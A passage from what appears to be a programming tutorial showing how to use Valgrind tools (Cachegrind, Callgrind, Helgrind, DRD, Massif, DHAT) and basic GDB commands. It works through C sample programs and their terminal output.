44 }
45
46 void getErrorAndExit(){
47     perror("Error ");
48     exit(EXIT_FAILURE);
49 }
50 }
```

Valgrind displays the number of instructions and data as well as cache misses and their rates (usually It's what We look for) as illustrated in **Figure 2.32**.

```
Jugbe@F-NAN-HIPPOPOTAME:~/extra/tests/Chapter-1/Valgrind/cachegrind$ valgrind --tool=cachegrind ./cachegrind-test
==14297== Cachegrind, a Cache and branch-prediction profiler
==14297== Copyright (C) 2002-2015, and GNU GPL'd, by Nicholas Nethercote et al.
==14297== Using Valgrind-3.11.0 and LibVEX; rerun with -h for copyright info
==14297== Command: ./cachegrind-test
==14297==
==14297== warning: L3 cache found, using its data for the LL simulation.
==14297== The new content of structure employeeInfoInput -----
==14297==     Name : Jugurtha BELKALEM
==14297==     Age : 26
==14297== I refs: 164,826
==14297== I1 misses: 1,114
==14297== L1 misses: 1,097
==14297== I1 miss rate: 0.68%
==14297== L1 miss rate: 0.67%
==14297== D refs: 55,060 (41,952 rd + 13,108 wr)
==14297== D1 misses: 3,016 ( 2,441 rd + 575 wr)
==14297== L1d misses: 2,482 ( 1,964 rd + 518 wr)
==14297== D1 miss rate: 5.5% ( 5.8% + 4.4% )
==14297== L1d miss rate: 4.5% ( 4.7% + 4.0% )
==14297== LL refs: 4,130 ( 3,555 rd + 575 wr)
==14297== LL misses: 3,579 ( 3,061 rd + 518 wr)
==14297== LL miss rate: 1.6% ( 1.5% + 4.0% )
jugbe@F-NAN-HIPPOPOTAME:~/extra/tests/Chapter-1/Valgrind/cachegrind$ □
```

FIGURE 2.32 – Testing program's to cache interaction - Cachegrind

**Remember :** Cachegrind simulates only 2 cache levels (even if the machine has more than 2 caches).

#### 2.2.4.3 Callgrind

Callgrind is a CPU profiler. The reader is probably familiar with GPROF. However, *Gprof is dead and buried* as it **can neither support multithreaded applications nor understand system calls**.

Callgrind is used in the industry as it covers all the issues seen with Gprof.

The following example demonstrates the use of callgrind to measure the collect CPU usage of each function in the code :

##### (a) callgrind-function-time-execution.cpp :

```
1 #include <stdio.h>
2 #include <stdlib.h>
3 #include <time.h>
4 #define NUMBER_IN_SET 500
5 #define MAX_NUMBER_VALUE 100
6 #define MIN_NUMBER_VALUE 2
7
8 int generateRandomNumber();
9
10 int main() {
11
12     int numberSet1[NUMBER_IN_SET], numberSet2[NUMBER_IN_SET], i;
13     int totalSet[NUMBER_IN_SET];
14     srand(time(NULL));
15
16     for(i=0; i<NUMBER_IN_SET; i++){
17         numberSet1[i] = generateRandomNumber();
18         numberSet2[i] = generateRandomNumber();
19         // add the 2 generated numbers and store them
20         totalSet[i] = numberSet1[i] + numberSet2[i];
21     }
22
23     return EXIT_SUCCESS;
24 }
25 /* Function that generates a random integer */
26 int generateRandomNumber(){
27     return (rand() % (MAX_NUMBER_VALUE - MIN_NUMBER_VALUE)) + MIN_NUMBER_VALUE;
```

28 }

- (b) **Executing callgrind :** We need to issue on the terminal :

```
1 $ valgrind --tool=callgrind ./myProgram
```

Executing the above command on our program yields to the output shown in **Figure 2.33**. Callgrind reports that it has collected 183387 events.

```
jubge@F-NAN-HIPPOPOTAME:~/extra/tests/Chapter-1/Valgrind$ valgrind --tool=callgrind ./callgrind-test
==15888== Callgrind, a call-graph generating cache profiler
==15888== Copyright (C) 2002-2015, and GNU GPL'd, by Josef Weidendorfer et al.
==15888== Using Valgrind-3.11.0 and LibVEX; rerun with -h for copyright info
==15888== Command: ./callgrind-test
==15888== For interactive control, run 'callgrind_control -h'.
==15888== Events : Ir
==15888== Collected : 183387
==15888== I refs: 183,387
jubge@F-NAN-HIPPOPOTAME:~/extra/tests/Chapter-1/Valgrind$
```

FIGURE 2.33 – Executing callgrind on an application

**Note :** Callgrind creates a file « callgrind.out.<PID> » (**Figure 2.33**).

- (c) **Display callgrind output :** Valgrind can parse « callgrind.out.<PID> » and make human readable format in two different ways :

- **callgrind\_annotate** : which the text based default build-in tool (We do not recommand this approach).

```
1 $ callgrind_annotate --auto=yes callgrind.out.<pid>
```

callgrind\_annotate displays the result according to the number of Ir (*Instruction read which means assembly instructions*). The output is laid out mainly as follow :

- \* **Ir in functions** : displays Ir numbers associated with each function in descending order (**Figure 2.34**).

```
Ir file:function
34.018 /build/glibc-C15G7W/glibc-2.23/stdlib/random_r_c_random_r [/lib/x86_64-linux-gnu/libc-2.23.so]
21.645 /build/glibc-C15G7W/glibc-2.23/elf/dl_lookup_c_dl_lookup_x [/lib/x86_64-linux-gnu/ld-2.23.so]
19.004 callgrind-test.c:generateRandomNumber [/home/jubge/extra/tests/Chapter-1/Valgrind/callgrind-test]
17.092 /build/glibc-C15G7W/glibc-2.23/elf/dl_lookup_c_dl_lookup_symbol_x [/lib/x86_64-linux-gnu/ld-2.23.so]
17.000 /build/glibc-C15G7W/glibc-2.23/stdlib/random_c_random_c_random [/lib/x86_64-linux-gnu/libc-2.23.so]
16.327 /build/glibc-C15G7W/glibc-2.23/elf.../sysdeps/x86_64/dl-machine.h: dl_relocate_object
12.530 Callgrind-test.c:main [/home/jubge/extra/tests/Chapter-1/Valgrind/callgrind-test]
8.344 /build/glibc-C15G7W/glibc-2.23/elf/do_rel_h: dl_relocate_object
5.177 /build/glibc-C15G7W/glibc-2.23/string.../sysdeps/x86_64/multarch.../strcmp.S:strcmp [/lib/x86_64-linux-gnu/ld-2.23.so]
4.212 /build/glibc-C15G7W/glibc-2.23/elf/dl_lookup_c:check_match [/lib/x86_64-linux-gnu/ld-2.23.so]
4.000 /build/glibc-C15G7W/glibc-2.23/stdlib/rand_c:rand [/lib/x86_64-linux-gnu/libc-2.23.so]
2.470 /build/glibc-C15G7W/glibc-2.23/stdlib/random_r_c:random_r [/lib/x86_64-linux-gnu/libc-2.23.so]
1.286 /build/glibc-C15G7W/glibc-2.23/elf/dl-version.c: dl_check_map_versions [/lib/x86_64-linux-gnu/ld-2.23.so]
1.077 /build/glibc-C15G7W/glibc-2.23/elf/dl-deps.c: dl_map_object_deps [/lib/x86_64-linux-gnu/ld-2.23.so]
```

FIGURE 2.34 – Displaying Ir number of each function - callgrind\_annotate

- \* **Ir in source code** : shows Ir numbers measured in each C instruction (**Figure 2.35**).

As an example :

```
return (rand() % (MAX_NUMBER_VALUE - MIN_NUMBER_VALUE)) +  
MIN_NUMBER_VALUE; costs 15,004 assembly Instructions.
```

```

Ir
-- line 2 -----
. #include <stdlib.h>
. #include <time.h>
. #define NUMBER_IN_SET 500
. #define MAX_NUMBER_VALUE 100
. #define MIN_NUMBER_VALUE 2
.
. int generateRandomNumber();
.
6 int main(){
.
.     int numberSet1[NUMBER_IN_SET], numberSet2[NUMBER_IN_SET];
.     int totalSet[NUMBER_IN_SET];
14     srand(time(NULL));
12,286 => /build/glibc-Cl5G7W/glibc-2.23/elf.../sysdeps/x86_64/dl-trampoline.h:_dl_runtime_resolve_avx'2 (2x)
.
1,504         for(i=0; i<NUMBER_IN_SET; i++){
3,000             numberSet1[i] = generateRandomNumber();
33,833 => callgrind-test.c:generateRandomNumber (500x)
3,000             numberSet2[i] = generateRandomNumber();
32,984 => callgrind-test.c:generateRandomNumber (500x)
.
5,000                 // add the 2 generated numbers and store them
5,000                     totalSet[i] = numberSet1[i] + numberSet2[i];
.
1         }
.
1         return EXIT_SUCCESS;
5     }
. /* Function that generates a random integer */
2,000 int generateRandomNumber(){
2,004     return (rand() % (MAX_NUMBER_VALUE - MIN_NUMBER_VALUE)) + MIN_NUMBER_VALUE;
892 => /build/glibc-Cl5G7W/glibc-2.23/elf.../sysdeps/x86_64/dl-trampoline.h:_dl_runtime_resolve_avx'2 (1x)
46,921 => /build/glibc-Cl5G7W/glibc-2.23/libc/rand.c:rand` (999x)
2,000 }

```

FIGURE 2.35 – Displaying Ir number of at source code level - callgrind\_annotation

- **kcacheGrind** : Graphical way to view the callgrind report (callgrind.out.<pid>), it does not come with valgrind.

```

1 $ sudo apt-get install kcachegrind
2 $ kcachegrind callgrind.out.pid

```

An output from kcacheGrind is shown in **Figure 2.36**




FIGURE 2.36 – Parse callgrind report using kcachegrind

#### 2.2.4.4 Helgrind :

**Helgrind** is a thread profiler with great support for POSIX pthreads. Let's illustrate the utility of the tool :

- (a) **Overview of the problem :** We have to create 4 threads that will compute a quarter of a dot product from vectors with size of 200 elements. Once each thread has done its job, it writes the result to a **shared global variable** that will be displayed by the main thread at the end (**Figure 2.37**).




FIGURE 2.37 – Dot product computation using 4 threads

- (b) **hellgrind-thread-posix.c** : let's use the following code to solve the problem.

```

1 #include <pthread.h>
2 #include <stdio.h>
3 #include <stdlib.h>
4 #include <time.h>
5 #define NB_THREADS 4
6 #define VECTOR_LENGTH 400
7 #define RANDOM_MAX_USER 20
8
9 pthread_mutex_t myMutex; // creates a mutex
10
11
12 double vector1[VECTOR_LENGTH];
13 double vector2[VECTOR_LENGTH];
14
15
16 /* indices des tableaux pour les threads */
17 int arrayOffsetIndex[NB_THREADS]={0,100,200,300};
18
19 /* Stocker le produit scalaire */
20 double totalDotProduct = 0.0;
21
22 /* function to compute the dot product */
23 void *computeDotProduct(void *arg)
24 {
25     int i=0, itterationRange = 0;
26     /* get correct array index (offset) */
27     int valeToAdd = *(int *) arg;
28
29     /* get the slice of the array assigned to the current thread */
30     itterationRange = valeToAdd + 100;
31
32     double resultTmp = 0.0; // to store value computed by the thread

```

```
33
34     for( i=valeToAdd; i < itterationRange; i++){
35         /* dot product */
36         resultTmp+= vector1[ i ] * vector2[ i ];
37     }
38     /* display partial dot producted computed by this thread */
39     printf("Result from worker thread[%d] is : %lf\n",valeToAdd/100,resultTmp );
40
41     /* Acquisition of mutex - Critical section */
42     //pthread_mutex_lock(&myMutex);
43     totalDotProduct += resultTmp;// Update global shared variable.
44     /* Unlock mutex */
45     //pthread_mutex_unlock(&myMutex);
46
47     pthread_exit((void *) 0);
48 }
49
50
51 int main (int argc , char *argv [])
52 {
53     pthread_t thread[NB_THREADS];
54     pthread_attr_t attr;
55     int rc = 0, t = 0;
56     void *status = NULL;
57     srand(time(NULL)); // Initialize Pseudo random generator
58
59     for(t=0;t<VECTOR_LENGTH;t++){
60         vector1[ t ] = rand() % RANDOM_MAX_USER;
61         vector2[ t ] = rand() % RANDOM_MAX_USER;
62     }
63
64     pthread_mutex_init(&myMutex,NULL);
65
66     /* Initialialize thread attributes , can be null */
67     pthread_attr_init(&attr);
68     /* Main thread plans to wait for the created thread */
69     pthread_attr_setdetachstate(&attr , PTHREAD_CREATE_JOINABLE);
70
71     printf("----- Synchronization of threads using Mutex ----- \n");
72
73     /* creates working threads */
74     for(t=0; t<NB_THREADS; t++)
75     {
76         printf("Creating worker thread : %d\n", t);
77
78         // Create a thread with myValue as a parameter
79         rc = pthread_create(&thread[ t ] , &attr , computeDotProduct , &arrayOffsetIndex[ t ]);
80         if (rc)
81         {
82             printf("ERROR; pthread_create() returned code : %d\n", rc);
83             exit(-1);
84         }
85     }
86
87
88
89     pthread_attr_destroy(&attr );
90
91     for(t=0; t<NB_THREADS; t++)
92     {
93         rc = pthread_join(thread[ t ] , &status );
94         if (rc)
95         {
96             
```

```

97     printf("ERROR; pthread_join() returned a status code : %d\n", rc);
98     exit(-1);
99 }
100 printf("Join has been done with thread %d which returned a result = %ld\n", t, (long)
101      status);
102 }

// Display the result of dot product
103 printf("\n-----*** Main Thread display***-----\n");
104 printf("Main thread displays total Dot-Product is : %lf\n", totalDotProduct);
105 printf("\n-----\n");
106 pthread_mutex_destroy(&myMutex);
107
108 pthread_exit(NULL);
109 }
110 }
```

- (c) **Race condition detected by helgrind :** as you may have noticed We have commented the mutex that protects the shared variable in the critical section of the threads (*Line 42 and 44 in the source code*). Helgrind reports the issue easily and fires the message : « Possible data race » (see **Figure 2.38**).

```

==11203== Possible data race during read of size 8 at 0x6020C8 by thread #3 is heavily used
==11203== Locks held: none
==11203== at 0x400A9E: computeDotProduct (hellgrind-thread-posix.c:43) helgrind in your op
==11203== by 0x4C34DB6: ??? (in /usr/lib/valgrind/vgpreload_helgrind-amd64-linux.so)
==11203== by 0x4E476B9: start_thread (pthread_create.c:333)
==11203== This conflicts with a previous write of size 8 by thread #2 display the results w
==11203== Locks held: none
==11203== at 0x400A9E: computeDotProduct (hellgrind-thread-posix.c:43)
==11203== by 0x4C34DB6: ??? (in /usr/lib/valgrind/vgpreload_helgrind-amd64-linux.so)
==11203== by 0x4E476B9: start_thread (pthread_create.c:333)
==11203== Address 0x6020C8 is 0 bytes inside data symbol "totalDotProduct"
==11203== -----
==11203== Possible data race during write of size 8 at 0x6020C8 by thread #3 not come with
==11203== Locks held: none
==11203== at 0x400A9E: computeDotProduct (hellgrind-thread-posix.c:43)
==11203== by 0x4C34DB6: ??? (in /usr/lib/valgrind/vgpreload_helgrind-amd64-linux.so)
==11203== by 0x4E476B9: start_thread (pthread_create.c:333)
==11203== This conflicts with a previous write of size 8 by thread #2 DRD :
==11203== Locks held: none
==11203== at 0x400A9E: computeDotProduct (hellgrind-thread-posix.c:43) and profiler with g
==11203== by 0x4C34DB6: ??? (in /usr/lib/valgrind/vgpreload_helgrind-amd64-linux.so)
==11203== by 0x4E476B9: start_thread (pthread_create.c:333)
==11203== Address 0x6020C8 is 0 bytes inside data symbol "totalDotProduct" DRD :
==11203== -----
```

FIGURE 2.38 – Detecting race conditions and bad mutex locks using helgrind


#### 2.2.4.5 DRD :

**DRD** is another tool to analyse multithreaded applications, though it should be used after « Hellgrind » as it detects another set of problems. The following code tries to unlock a mutex which was not locked :

```

1 #include <stdio.h>
2 #include <stdlib.h>
3 #include <pthread.h>
4
5 pthread_mutex_t mutex = PTHREAD_MUTEX_INITIALIZER;
6
7 int main()
8 {
9     pthread_mutex_unlock(&mutex);
10    return EXIT_SUCCESS;
11 }
```

Using Valgrind (DRD), one can detect such scenario easily( **Figure 2.39**).



```

jugurtha@jugurtha-PC ~/Documents/Valgrind-DRD
Fichier Édition Affichage Rechercher Terminal Aide
jugurtha@jugurtha-PC ~/Documents/Valgrind-DRD $ gcc unlock-unlocked-mutex-DRD.c
.o unlock-unlocked-mutex-DRD -lpthread -g
jugurtha@jugurtha-PC ~/Documents/Valgrind-DRD $ valgrind --tool=drd ./unlock-unlocked-mutex-DRD
==4343== drd, a thread error detector
==4343== Copyright (C) 2006-2015, and GNU GPL'd, by Bart Van Assche.
==4343== Using Valgrind-3.11.0 and LibVEX; rerun with -h for copyright info
==4343== Command: ./unlock-unlocked-mutex-DRD
==4343== 
==4343== The object at address 0x601060 is not a mutex.
==4343== at 0x4C3818C: pthread_mutex_unlock (in /usr/lib/valgrind/vgpreload_drd-amd64-Linux.so)
==4343== by 0x400603: main (unlock-unlocked-mutex-DRD.c:9)
==4343== 
==4343== For counts of detected and suppressed errors, rerun with: -v
==4343== ERROR SUMMARY: 1 errors from 1 contexts (suppressed: 0 from 0)
jugurtha@jugurtha-PC ~/Documents/Valgrind-DRD $

```

FIGURE 2.39 – Detecting an invalid mutex unlock using DRD

**Note :** Both tools (Helgrind and DRD) must be used to analyse an application.

#### 2.2.4.6 Massif :


**Massif** is used to count the *memory footprint*, which means the memory in use during the lifecycle of a program. The following is a simple C code that stores that allocates an integer in memory to save the number of times a user smiles per day :

```

1 #include <stdio.h>
2 #include <stdlib.h>
3
4 int main( int argc , char *argv [] )
5 {
6     int * userSmileNB = NULL;
7     userSmileNB = ( int * ) malloc( sizeof( int ) );
8     if ( userSmileNB == NULL )
9     {
10         printf(" Cannot allocate memory ! \n " );
11         exit( EXIT_FAILURE );
12     }
13     printf(" How many times do you SMILE per day ? " );
14     scanf(" %d " , userSmileNB );
15     printf(" You have said that you SMILE %d times per Day \n " , *userSmileNB );
16     free( userSmileNB );
17     return EXIT_SUCCESS ;
18 }

```

The result of applying valgrind (massif tool) is shown in **Figure 2.40**



```

Jugurtha@Jugurtha-PC ~/Documents/Valgrind-Massif
Fichier Édition Affichage Rechercher Terminal Aide
jugurtha@Jugurtha-PC ~/Documents/Valgrind-Massif $ gcc heap-usage-massif.c -o heap-usage-massif -g
jugurtha@Jugurtha-PC ~/Documents/Valgrind-Massif $ valgrind --tool=massif ./heap-usage-massif
==5292== Massif, a heap profiler
==5292== Copyright (C) 2003-2015, and GNU GPL'd, by Nicholas Nethercote
==5292== Using Valgrind-3.11.0 and LibVEX; rerun with -h for copyright info
==5292== Command: ./heap-usage-massif
==5292== 
==5292== How many times do you SMILE per day ? 12
You have said that you SMILE 12 times per Day
==5292== 
jugurtha@Jugurtha-PC ~/Documents/Valgrind-Massif $

```

FIGURE 2.40 – Measure heap usage using massif

**Important :** massif generates a file « massif.out.pid ».

We can parse the *massif.out.pid* file in two ways :

- **ms \_print** : the default tool which can be used as follow :

```
1 $ ms_print massif.out.<pid>
```

A sample of output of the result is shown in **Figure 2.42**.




FIGURE 2.41 – Visualizing massif output using massif-visualizer

- **x axis** : Nombre of executed instructions.
- **y axis** : memory size.
- **vertical bars represents when the captures were made**.
- Note** : the # symbol refers to the peak of memory consumption.
- **massif-visualizer** : a tool to *visualize graphically* massif output file, We need to install it before being able to use it :

```
1 $ sudo apt-get install massif-visualizer
2 $ massif-visualizer massif.out.<pid>
```

We can apply massif on our file using « massif visualizer »as shown in **Figure 2.42**




FIGURE 2.42 – Visualizing massif output using massif-visualizer

**Remark** : The red area in the graph is the same as previously obtained using « **ms \_print** ».



#### 2.2.4.7 DHAT :

**DHAT** is a heap usage profiler. Let's work out on a simple example :

```
1 #include <stdio.h>
2 #include <stdlib.h>
3 void allocateMoreBlocks();
4
5 int main( int argc , char *argv [] )
6 {
7     int * nbBlocksAllocated = NULL;
8     nbBlocksAllocated = ( int * ) malloc(10 * sizeof(int));
9     allocateMoreBlocks(); /* allocate more blocks */
10    free(nbBlocksAllocated);
11    return EXIT_SUCCESS;
12 }
13
14 void allocateMoreBlocks(){
15     int * nbExtraBlocks = NULL;
16     nbExtraBlocks = ( int * ) malloc(30 * sizeof(int));
17     free(nbExtraBlocks);
18 }
```

DHAT report is broken down into :

- **Global heap usage statistics** : A summary is provided on heap consumption for the entire program lifecycle (**Figure 2.43**). DHAT reports 160 bytes because :

```
--3727--  
--3727-- ===== SUMMARY STATISTICS =====  
--3727--  
--3727-- guest_insns: 109.957  
--3727--  
--3727-- max.live: 160 in 2 blocks  
--3727--  
--3727-- tot_alloc: 160 in 2 blocks  
--3727--  
--3727-- insns per allocated byte: 687
```

FIGURE 2.43 – Global DHAT heap usage summary

$10 * 4$  bytes (main function) +  $30 * 4$  bytes (allocateMoreBlocks function) = 160 bytes.

- Block heap usage : a detail of each function is provided (**Figure 2.44**).

FIGURE 2.44 – Block detailed heap usage - DHAT

#### 2.2.4.8 Nulgrind

The only tool that does nothing but slowing down the program's execution time. It is only used for tests, in my opinion, We can use that to simulate a running process on a slow old computer.

## 2.3 GNU Debugger (GDB)

### 2.3.1 Basic commands of GDB

We can start a GDB session using the following command in the terminal :

```
1 $ gdb ./myProgram
```

#### Debugging symbols

Do not forget to compile your executable using « -g » option, otherwise; **GDB will be useless.**


In order to practice the basic usage of GDB, let's have the following C code :

```
1 #include <stdio.h>
2 #include <stdlib.h>
3 #include <string.h>
4
5 int main(int argc, char *argv[]) {
6
7     int numberOfTypeToSaySmile = 0, i=0;
8
9     if(argc != 2){
10         printf("Usage : ./gdb-basi-usage Nb_Of_Smiles \n");
11         exit(EXIT_FAILURE);
12     }
13
14     numberOfTypeToSaySmile = atoi(argv[1]);
15
16     for(i=0;i<numberOfTypeToSaySmile; i++)
17         printf("Hello World, Smile and enjoy life !!!\n");
18
19     return EXIT_SUCCESS;
20 }
```

#### 2.3.1.1 Launching a GDB session

We can start a debugging session using GDB in two ways :

- **Verbose mode** : the simplest way to start GDB is shown in **Figure 2.45**



```
jugurtha@jugurtha-PC ~Documents/take3/GDB/Basic-usage
Fichier Édition Affichage Rechercher Terminal Aide
jugurtha@jugurtha-PC ~Documents/take3/GDB/Basic-usage $ gdb ./gdb-basic-usage
GNU gdb (Ubuntu 7.11.1-0ubuntu1-16.5) 7.11.1
Copyright (C) 2016 Free Software Foundation, Inc.
License GPLv3+: GNU GPL version 3 or later <http://gnu.org/licenses/gpl.html>
This is free software: you are free to change and redistribute it.
There is NO WARRANTY, to the extent permitted by law. Type "show copying"
and "show warranty" for details.
This program is free software: you can redistribute it and/or modify
it under the terms of the GNU General Public License as published by
the Free Software Foundation, either version 3 of the License, or
(at your option) any later version.
This program is distributed in the hope that it will be useful,
but WITHOUT ANY WARRANTY; without even the implied warranty of
MERCHANTABILITY or FITNESS FOR A PARTICULAR PURPOSE. See the
GNU General Public License for more details.
You should have received a copy of the GNU General Public License
along with this program. If not, see <http://www.gnu.org/licenses/>.
Type "show configuration" for configuration details.
For bug reporting instructions, please see:
<http://www.gnu.org/software/gdb/bugs/>.
Find the GDB manual and other documentation resources online at:
<http://www.gnu.org/software/gdb/documentation/>.
For help, type "help".
Type "apropos word" to search for commands related to "word"...
Reading symbols from ./gdb-basic-usage...done.
(gdb) 
```

FIGURE 2.45 – Starting a GDB session - verbose mode

- **Silent mode** : We can remove the extra information generated by GDB when it starts up as demonstrated in **Figure 2.46**

```
jugurtha@jugurtha-PC ~/Documents/take3/GDB/Basic-usage
Fichier Édition Affichage Rechercher Terminal Aide
jugurtha@jugurtha-PC ~/Documents/take3/GDB/Basic-usage $ gdb ./gdb-basic-usage -silent
Reading symbols from ./gdb-basic-usage...done.
(gdb) [ ]
```

FIGURE 2.46 – Starting a GDB session - silent mode

**Note :** The message « *Reading symbols from name\_of\_executable done* » indicates that GDB has successfully read debugging symbols (*otherwise recompile your executable with -g*).

### 2.3.1.2 Running a program in a GDB session

Once a gdb session is established and symbols have been read, the application can be started, We may use one of the following ways :

- **run command** : will execute the application till it's termination (**Figure 2.47**).

```
jugurtha@jugurtha-PC ~/Documents/take3/GDB/Basic-usage
Fichier Édition Affichage Rechercher Terminal Aide
jugurtha@jugurtha-PC ~/Documents/take3/GDB/Basic-usage $ gdb ./gdb-basic-usage -silent
Reading symbols from ./gdb-basic-usage...done.
(gdb) run 5
Starting program: /home/jugurtha/Documents/take3/GDB/Basic-usage/gdb-basic-usage 5
Hello World, Smile and enjoy life!!!
[Inferior 1 (process 5878) exited normally]
(gdb) [ ]
```

FIGURE 2.47 – GDB run command running the application

- **start command** : will place a stop (we will see breakpoints later) at the main function entry, then will run the program till it hits the breakpoint, We have to issue the command continue (we will see more commands later) to carry on the execution.

```
jugurtha@jugurtha-PC ~/Documents/take3/GDB/Basic-usage
Fichier Édition Affichage Rechercher Terminal Aide
jugurtha@jugurtha-PC ~/Documents/take3/GDB/Basic-usage $ gdb ./gdb-basic-usage -silent
Reading symbols from ./gdb-basic-usage...done.
(gdb) start 5
Temporary breakpoint 1 at 0x4005c5: file gdb-basic-usage.cpp, line 7.
Starting program: /home/jugurtha/Documents/take3/GDB/Basic-usage/gdb-basic-usage 5
Temporary breakpoint 1, main (argc=2, argv=0xfffffff058) at gdb-basic-usage.cpp:7
7 int numberOfTimeToSaySmile = 0, i=0;
(gdb) continue
Continuing.
Hello World, Smile and enjoy life!!!
[Inferior 1 (process 6056) exited normally]
(gdb) [ ]
```

FIGURE 2.48 – GDB start command running the application

### 2.3.1.3 Program's basic information

When we start a application, it gets access to some information called the *execution context* that we retrieve using GDB :

- \* **Command line arguments** : those are the parameters that we pass to our program, in our example it is 5 (**Figure 2.49**).

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```
jugurtha@jugurtha-PC ~/Documents/take3/GDB/Basic-usage
Fichier Édition Affichage Rechercher Terminal Aide
jugurtha@jugurtha-PC ~/Documents/take3/GDB/Basic-usage $ gdb ./gdb-basic-usage -silent
